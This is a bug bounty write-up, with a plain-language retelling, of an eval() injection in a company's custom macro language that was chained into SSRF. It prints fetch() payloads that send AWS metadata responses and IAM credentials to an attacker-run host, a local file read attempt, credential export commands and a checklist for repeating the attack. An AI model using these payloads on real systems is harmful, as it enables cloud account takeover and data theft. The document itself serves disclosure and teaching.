AWS takeover through SSRF in JavaScript
A custom macro language function used eval() on unsanitised input, allowing an attacker to inject JavaScript that ran server-side. The attacker used this to perform an SSRF attack, retrieve AWS temporary credentials from the instance metadata service, and access S3 buckets and EC2 instances.
 Published on 10degres.net
Here is the story of a bug I found in a private bug bounty program on Hackerone. It took me exactly 12h30 -no break- to find it, exploit and report.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the story of a bug found in a private bug bounty program on Hackerone. It took exactly 12h30, no break, to find it, exploit it and report it. The researcher was able to dump AWS credentials, which led to fully compromising the company's account: 20 buckets and 80 EC2 instances (Amazon Elastic Compute Cloud) in his hands.
The company is referred to as ArticMonkey. For the purpose of their activity and their web application, ArticMonkey developed a custom macro language, referred to as Banan++. The original language used to create Banan++ is not stated, but from the webapp a JavaScript version can be obtained. The original banan++.js file was minified but still huge: 2.1M compressed, 2.5M beautified, 56441 lines and 2546981 characters. The researcher did not read the whole file. By searching for keywords very specific to Banan++, he located the first function at line 3348. About 135 functions were available at that time.
Setup
The program is private, so the company name is anonymised. The researcher worked against the web application's API, using Burp Suite to review his history and a local HTML file to test the JavaScript functions in isolation. A server under his control (poc.myserver.com) with an Apache log was used to receive out-of-band requests. AWS CLI was used later to test the leaked credentials.
Finding it
Reading the code from the top, most functions were about date manipulation or mathematical operations, nothing interesting or dangerous. After a while he found one called Union() that looked promising:
helper.prototype.Union = function() {
   for (var _len22 = arguments.length, args = Array(_len22), _key22 = 0; _key22 < _len22; _key22++) args[_key22] = arguments[_key22];
   var value = args.shift(),
    symbol = args.shift(),
    results = args.filter(function(arg) {
     try {
      return eval(value + symbol + arg)
     } catch (e) {
      return !1
     }
    });
   return !!results.length
  }
The eval() is the interesting part. The function can take from 0 to infinite arguments but starts to be useful at 3. The eval() compares the first argument to the third one with the help of the second, then the fourth is tested, the fifth, and so on. Normal usage should be something like Union(1,'<',3);, returning true if at least one of these tests is true, or false.
There is absolutely no sanitisation performed, and no test regarding the type and the value of the arguments. Using alert() as a debugger, the researcher understood that an exploit could be triggered in many different ways:
Union( 'alert()//', '2', '3' );
Union( '1', '2;alert();', '3' );
Union( '1', '2', '3;alert()' );
...
Exploitation
Step 1: find an injection point
A vulnerable function is good, but an input to inject malicious code is needed. The researcher remembered having seen POST parameters using Banan++ functions, so he searched his Burp Suite history and found this request:
POST /REDACTED HTTP/1.1
Host: api.REDACTED.com
Connection: close
Content-Length: 232
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3502.0 Safari/537.36 autochrome/red
Content-Type: application/json;charset=UTF-8
Referer: https://app.REDACTED.com/REDACTED
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: auth=REDACTED

{...REDACTED...,"operation":"( Year( CurrentDate() ) > 2017 )"}
The response:
The operation parameter looked like a good option.
Step 2: manual fuzzing of the operation parameter
Since he knew nothing about Banan++, he performed tests to find out what kind of code could be injected. A string with HTML-breaking characters:
{...REDACTED...,"operation":"'\"><"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
A null value:
{...REDACTED...,"operation":null}
[]
A zero:
{...REDACTED...,"operation":"0"}
[]
A one:
{...REDACTED...,"operation":"1"}
[{"name":"REDACTED",...REDACTED...}]
A bare identifier:
{...REDACTED...,"operation":"a"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
An assignment:
{...REDACTED...,"operation":"a=1"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
A function name without parentheses:
{...REDACTED...,"operation":"alert"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
A call to a JavaScript function:
{...REDACTED...,"operation":"alert()"}
{"status":400,"message":"Function 'alert' is not defined"}
An empty Union() call:
{...REDACTED...,"operation":"Union()"}
[]
The conclusions were:
- arbitrary JavaScript cannot be injected;
- Banan++ functions can be injected;
- the response acts like a true/false flag depending on whether the interpretation of
operationis true or false, which is very useful to validate injected code.
Step 3: get Union() to execute
Continuing with Union(), comma-separated arguments failed:
{...REDACTED...,"operation":"Union(1,2,3)"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
{...REDACTED...,"operation":"Union(a,b,c)"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
{...REDACTED...,"operation":"Union('a','b','c')"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
Semicolons worked:
{...REDACTED...,"operation":"Union('a';'b';'c')"}
[{"name":"REDACTED",...REDACTED...}]
{...REDACTED...,"operation":"Union('1';'2';'3')"}
[{"name":"REDACTED",...REDACTED...}]
{...REDACTED...,"operation":"Union('1';'<';'3')"}
[{"name":"REDACTED",...REDACTED...}]
{...REDACTED...,"operation":"Union('1';'>';'3')"}
[]]
So if 1 < 3 the response contains valid data (true), but if 1 > 3 the response is empty (false). Parameters must be separated by a semicolon. A real attack could now be attempted.
Step 4: find a working request primitive
Because the request is an ajax call to the API that only returns JSON data, it is not a client-side injection. The researcher also knew from a previous report that ArticMonkey tends to use a lot of JavaScript server side. He tried everything anyway, in case an error would reveal information about the system the JavaScript runs on.
An ajax call:
x = new XMLHttpRequest;
x.open( 'GET','https://poc.myserver.com' );
x.send();
Nothing was received. HTML injection:
i = document.createElement( 'img' );
i.src = '<img src="https://poc.myserver.com/xxx.png">';
document.body.appendChild( i );
Nothing was received. More tries:
document.body.innerHTML += '<img src="https://poc.myserver.com/xxx.png">';
document.body.innerHTML += '<iframe src="https://poc.myserver.com">';
Nothing was received. Trying to render HTML was a mistake, but the researcher stayed stuck on the ajax request for a while.
He finally remembered that ArticMonkey uses ReactJS on their frontend, and would later learn that they use NodeJS server side. Checking the official React documentation for ajax led him to the fetch() function, the new standard to perform ajax calls, which was the key:
fetch('https://poc.myserver.com')
A new line immediately appeared in his Apache log.
Step 5: turn blind SSRF into data exfiltration
Being able to ping the server is a blind SSRF, with no response echoed back. The idea was to chain two requests where the second would send the result of the first one:
x1 = new XMLHttpRequest;
x1.open( 'GET','https://...', false );
x1.send();
r = x1.responseText;

x2 = new XMLHttpRequest;
x2.open( 'GET','https://poc.myserver.com/?r='+r, false );
x2.send();
It took a while to get the correct syntax with fetch(). The working code was:
fetch('https://...').then(res=>res.text()).then((r)=>fetch('https://poc.myserver.com/?r='+r));
Of course, the Origin policy applies.
Step 6: read local files and reach the metadata service
First attempt to read a local file:
fetch('file:///etc/issue').then(res=>res.text()).then((r)=>fetch('https://poc.myserver.com/?r='+r));
The r parameter in the Apache log was empty.
Having found some S3 buckets related to ArticMonkey (articmonkey-xxx), the researcher thought the company might also use AWS servers for their webapp, which was also confirmed by the header in some responses x-cache: Hit from cloudfront. He jumped on the list of the most common SSRF URLs for cloud instances from PayloadsAllTheThings.
Accessing the metadata of the instance gave a hit.

The decoded output is the directory listing returned:
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
hostname
iam/
...
The final payload:
{...REDACTED...,"operation":"Union('1';'2;fetch(\"http://[redacted]/latest/meta-data/\").then(res=>res.text()).then((r)=>fetch(\"https://poc.myserver.com/?r=\"+r));';'3')"}
Since it was his first time with AWS metadata, he took time to explore the directories and files available. The most interesting one is http://[redacted]/latest/meta-data/iam/security-credentials/<ROLE>, which returned:
{
  "Code":"Success",
  "Type":"AWS-HMAC",
  "AccessKeyId":"...REDACTED...",
  "SecretAccessKey":"...REDACTED...",
  "Token":"...REDACTED...",
  "Expiration":"2018-09-06T19:24:38Z",
  "LastUpdated":"2018-09-06T19:09:38Z"
}
Step 7: use the credentials
At that point the researcher thought the game was over, but for the PoC he wanted to show the criticality of the leak. The credentials are temporary, valid for a short period, 5 minutes more or less, which is supposed to be more than enough to update his own credentials: two copy/pastes.
His mistake, besides not reading the documentation, was to only use AccessKeyId and SecretAccessKey. This does not work: the token must also be exported.
$ export AWS_ACCESS_KEY_ID=[redacted]...
$ export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI...
$ export AWS_SESSION_TOKEN=AQoDYXdzEJr...
Checking his identity with the following command proved that he was not himself anymore:
aws sts get-caller-identity
And then…

Left: listing of the EC2 instances configured by ArticMonkey, probably a big part, or the whole, of their system. Right: the company owns 20 buckets containing highly sensitive data from customers, static files for the web application and, according to the name of the buckets, probably logs and backups of their servers.
Root cause
The Union() helper concatenates its arguments and passes the result to eval() with no sanitisation and no type or value checks. Because the macro language is interpreted server side in JavaScript, any input that reaches a Banan++ expression, here the operation parameter of an API endpoint, can break out of the intended comparison and run arbitrary JavaScript in the server process. The eval() is wrapped in a try/catch that swallows errors, which hides failures but does not prevent execution.
The parser rejected plain JavaScript and unknown functions, while Union() itself provided the eval() sink. The server-side JavaScript runtime had network access, including to the instance metadata service at [redacted], and the instance had an IAM role attached whose temporary credentials were exposed there.
Impact
The SSRF allowed reading the AWS instance metadata, including the IAM role credentials. With those temporary credentials, the researcher could impersonate the company's role and list 20 buckets and 80 EC2 instances. The buckets contained highly sensitive customer data, static files for the web application and, judging by their names, probably logs and backups of the servers. The researcher describes the impact as lethal. The credentials were temporary, valid for roughly 5 minutes.
Fix
The report states that the issue was fixed and a reward paid the day after the report (07/09/2018 19h30), but does not describe the change. The obvious fix is to remove the eval() from Union() and compare values without dynamic code execution, and to treat the operation parameter as data rather than code.
Variants to test
- Look for custom expression or macro languages exposed through API parameters (for example
operation,filter,expression,query) and test whether function calls are accepted while plain JavaScript is rejected. A positive result is a response that changes between true and false conditions, asUnion('1';'<';'3')versusUnion('1';'>';'3')did here. - Search minified JavaScript bundles for
eval(,Function(and similar sinks inside helper functions. A positive result is a function that concatenates user-controlled arguments intoeval(). - When a blind SSRF is confirmed, try
fetch('http://[redacted]/latest/meta-data/')and chain the response into an out-of-band request. A positive result is the metadata directory listing appearing in your logs. - Try
http://[redacted]/latest/meta-data/iam/security-credentials/<ROLE>to see whether role credentials are exposed. A positive result is a JSON document withAccessKeyId,SecretAccessKeyandToken. - Test whether the runtime can read local files with
fetch('file:///etc/issue'). A positive result is file content arriving in the exfiltration request; here it returned empty. - Check response headers such as
x-cache: Hit from cloudfrontfor hints that the target runs on AWS before spending time on cloud metadata paths.
What happened, in plain words
A security researcher spent twelve and a half hours, without a break, hunting for a bug in a private bug bounty program on Hackerone. A bug bounty program is an arrangement where a company invites independent testers to look for security problems in its systems and pays them for reporting what they find. "Private" means only selected testers are invited, so the company's identity is hidden in the write-up. The researcher calls the company ArticMonkey.
ArticMonkey runs a web application, and behind it they built their own small programming language, which the researcher calls Banan++. A web application is a program you use through your browser, like an online shop or a dashboard. Banan++ is a macro language: a simplified language whose expressions get evaluated by the application, a bit like a spreadsheet formula such as =A1+B1 that the spreadsheet works out for you. The application can hand you a JavaScript version of Banan++, and JavaScript is the programming language that browsers run, and that many servers run too.
The researcher found a function inside that JavaScript that took text from the user and executed it as code. A function is a named block of instructions that does one job, like a recipe you can call by name. Executing user text as code is one of the most serious mistakes in software, because the person supplying the text can make the program do things the author never intended. He then found a place in the application's API where he could feed his own text into that function. An API (Application Programming Interface) is the doorway a web page uses to talk to the server behind it: the page sends a request, the server sends data back, usually in a format called JSON, which is just structured text with names and values.
By feeding the right text, he made ArticMonkey's server send requests on his behalf. This class of bug is called SSRF, Server-Side Request Forgery: the attacker cannot reach some internal system directly, but the server can, so the attacker tricks the server into making the request for him. Think of a receptionist who will fetch anything you ask from the back office: you cannot walk in yourself, but you can ask her to bring out a file.
The server turned out to run on Amazon Web Services (AWS), Amazon's cloud platform, where companies rent computers and storage instead of buying their own. Cloud servers expose a special internal address, [redacted], that only the server itself can reach, and that address hands out information about the machine, including temporary login credentials for the company's AWS account. Credentials are the username-and-password equivalent for programs: secret strings that prove who you are. The researcher pulled those credentials out through the SSRF, exported them on his own machine, and checked his identity with the AWS CLI. He could see 20 storage buckets (S3 buckets, which are containers for files in AWS) and 80 EC2 instances (EC2 is AWS's service for renting virtual computers). The buckets held sensitive customer data, files for the web application and, judging by their names, probably logs and backups of the servers. He describes the impact as lethal.
He reported it, and the company fixed it and paid a reward the next day.
The setup
Before any of this, the researcher had a few tools ready. He used Burp Suite, a program that sits between your browser and a website and records every request and response, so you can read them later and replay them with changes. He used a local HTML file, meaning a file saved on his own computer and opened in his browser, to test the JavaScript functions in isolation, away from the real application. He had a server of his own at poc.myserver.com with an Apache log, which is a web server that writes down every request it receives; this let him see when ArticMonkey's server contacted him. Later he used the AWS CLI, a command-line tool for talking to AWS, to test the stolen credentials.
Finding the bug
The JavaScript file for Banan++ was minified, meaning all the spaces and line breaks were stripped out to make the file smaller for download, but it was still enormous: 2.1M compressed, 2.5M beautified (beautified means re-formatted so a human can read it), 56441 lines and 2546981 characters. He did not read the whole thing. Instead he searched for keywords specific to Banan++, which is like using Ctrl+F in a huge document to jump straight to the interesting parts. That led him to the first function at line 3348. About 135 functions were available at that time.
Reading from the top, most functions dealt with dates or arithmetic, nothing dangerous. Then he found one called Union():
helper.prototype.Union = function() {
   for (var _len22 = arguments.length, args = Array(_len22), _key22 = 0; _key22 < _len22; _key22++) args[_key22] = arguments[_key22];
   var value = args.shift(),
    symbol = args.shift(),
    results = args.filter(function(arg) {
     try {
      return eval(value + symbol + arg)
     } catch (e) {
      return !1
     }
    });
   return !!results.length
  }
Line by line, in plain words:
helper.prototype.Union = function() {starts the definition of a function namedUnionthat belongs to an object calledhelper. You can think ofhelperas a toolbox andUnionas one tool in it.- The
forloop on the next line copies everything the caller passed in into a list calledargs.argumentsis JavaScript's built-in list of whatever was handed to the function, and the loop turns it into a real array so it can be manipulated. var value = args.shift(),takes the first item off the front of the list and stores it invalue.symbol = args.shift(),takes the next item and stores it insymbol. The name suggests it is meant to be a comparison sign such as<or>.results = args.filter(function(arg) {goes through everything that is left and keeps only the items for which the inner function returns something true.try {begins a block where errors are caught rather than crashing the program.return eval(value + symbol + arg)is the heart of it.evalis a JavaScript function that takes a piece of text and runs it as code. Here the function glues togethervalue,symboland the current itemarginto one string and executes it. Ifvalueis1,symbolis<andargis3, the text is1<3, which JavaScript evaluates to true.} catch (e) {catches any error from theeval.return !1returns false when something went wrong.!1is a terse way of writingfalse.});closes the filter.return !!results.lengthreturns true if at least one item survived the filter, false otherwise.!!turns a number into a true/false value.
The dangerous part is eval(). It runs whatever text it is given, and this function does no sanitisation at all: sanitisation means cleaning input, for example removing or escaping characters that have special meaning. There is also no check on the type or value of the arguments. Normal use would be Union(1,'<',3);, which returns true because 1 is less than 3. But because the pieces are simply glued together and executed, an attacker can supply pieces that contain extra code. Using alert() as a crude debugger (a pop-up box that proves code ran), he showed several ways to break out:
Union( 'alert()//', '2', '3' );
Union( '1', '2;alert();', '3' );
Union( '1', '2', '3;alert()' );
...
Union( 'alert()//', '2', '3' );puts code in the first slot.//starts a comment in JavaScript, so everything after it on that line is ignored, which neatly discards the rest of the glued string.Union( '1', '2;alert();', '3' );puts code in the second slot. The semicolon ends the first statement and starts a new one, soalert()runs as a separate instruction.Union( '1', '2', '3;alert()' );does the same in the third slot.
The ... means there were more variations. The point is that any of the three positions can carry the injected code.
Step 1: find a place to inject
A dangerous function is only useful if you can feed it something. He remembered seeing POST parameters that used Banan++ functions. A POST request is the kind a browser sends when you submit a form, carrying data in its body; a parameter is one named field in that data. He searched his Burp Suite history and found this request:
POST /REDACTED HTTP/1.1
Host: api.REDACTED.com
Connection: close
Content-Length: 232
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3502.0 Safari/537.36 autochrome/red
Content-Type: application/json;charset=UTF-8
Referer: https://app.REDACTED.com/REDACTED
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: auth=REDACTED

{...REDACTED...,"operation":"( Year( CurrentDate() ) > 2017 )"}
Line by line:
POST /REDACTED HTTP/1.1is the request line: the method is POST (sending data), the path is hidden, and the protocol version is HTTP/1.1, the language browsers and servers use to talk.Host: api.REDACTED.comsays which server the request is for. Theapi.prefix suggests this is the machine-to-machine doorway rather than the human-facing site.Connection: closeasks the server to close the connection after answering.Content-Length: 232says the body is 232 bytes long.Accept: application/json, text/plain, */*tells the server which response formats the client can handle, preferring JSON.User-Agent: ...identifies the browser and operating system making the request.Content-Type: application/json;charset=UTF-8says the body is JSON text encoded in UTF-8, a standard way of representing characters.Referer: https://app.REDACTED.com/REDACTEDsays which page the request came from.Accept-Encoding: gzip, deflatelists compression formats the client understands.Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7lists preferred languages, French first.Cookie: auth=REDACTEDcarries a cookie. A cookie is a small piece of data the browser stores for a site and sends back with every request; here it holds the login state, which is why it is sensitive and hidden.- The blank line separates headers from the body.
- The body is JSON:
{...REDACTED...,"operation":"( Year( CurrentDate() ) > 2017 )"}. Theoperationfield contains a Banan++ expression that asks whether the current year is greater than 2017. The application evaluates it to decide something.
The response:
HTTP/1.1 200 OKmeans the request succeeded; 200 is the standard code for success.Content-Type: application/json; charset=utf-8says the answer is JSON in UTF-8.Content-Length: 54is the size of the body.Connection: closecloses the connection after the response.X-Content-Type-Options: nosnifftells the browser not to guess the content type, a small safety measure.X-Xss-Protection: 1turns on a browser feature against cross-site scripting, a class of bug where an attacker gets their code to run in someone else's browser.Strict-Transport-Security: max-age=15768000; includeSubDomainstells the browser to always use HTTPS (the encrypted version of HTTP) for this site for the next 15768000 seconds, about six months.- The body is a JSON list with one object containing a
namefield.
The operation parameter looked like a good place to try, because it clearly accepts a Banan++ expression and evaluates it.
Step 2: probing the parameter by hand
He knew nothing about Banan++, so he sent a series of test values to learn what the parser would accept. A parser is the part of a program that reads text and works out its structure, like a grammar checker. First, a string with characters that would break out of HTML, the language web pages are written in:
{...REDACTED...,"operation":"'\"><"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
The first line is the request body: the operation value is the text '"><. The second line is the answer: status 400, which means bad request, with a message saying there was a parse error. So those characters are rejected.
A null value:
{...REDACTED...,"operation":null}
[]
null means "nothing". The answer is an empty list [], so the application accepted it but returned no data.
A zero:
{...REDACTED...,"operation":"0"}
[]
The expression 0 is false, and the answer is empty.
A one:
{...REDACTED...,"operation":"1"}
[{"name":"REDACTED",...REDACTED...}]
The expression 1 is true, and the answer contains data. This is the first hint that the response mirrors true and false.
A bare identifier:
{...REDACTED...,"operation":"a"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
An identifier is just a name, like a variable. The parser does not know a, so it errors.
An assignment:
{...REDACTED...,"operation":"a=1"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
Assigning a value to a name is also rejected.
A function name without parentheses:
{...REDACTED...,"operation":"alert"}
{"status":400,"message":"Parse error on line 1...REDACTED..."}
Just the name of a function is not valid on its own.
A call to a JavaScript function:
{...REDACTED...,"operation":"alert()"}
{"status":400,"message":"Function 'alert' is not defined"}
Now the parser understood the shape of a function call, but alert is not one of the functions Banan++ knows, so it says so.
An empty Union() call:
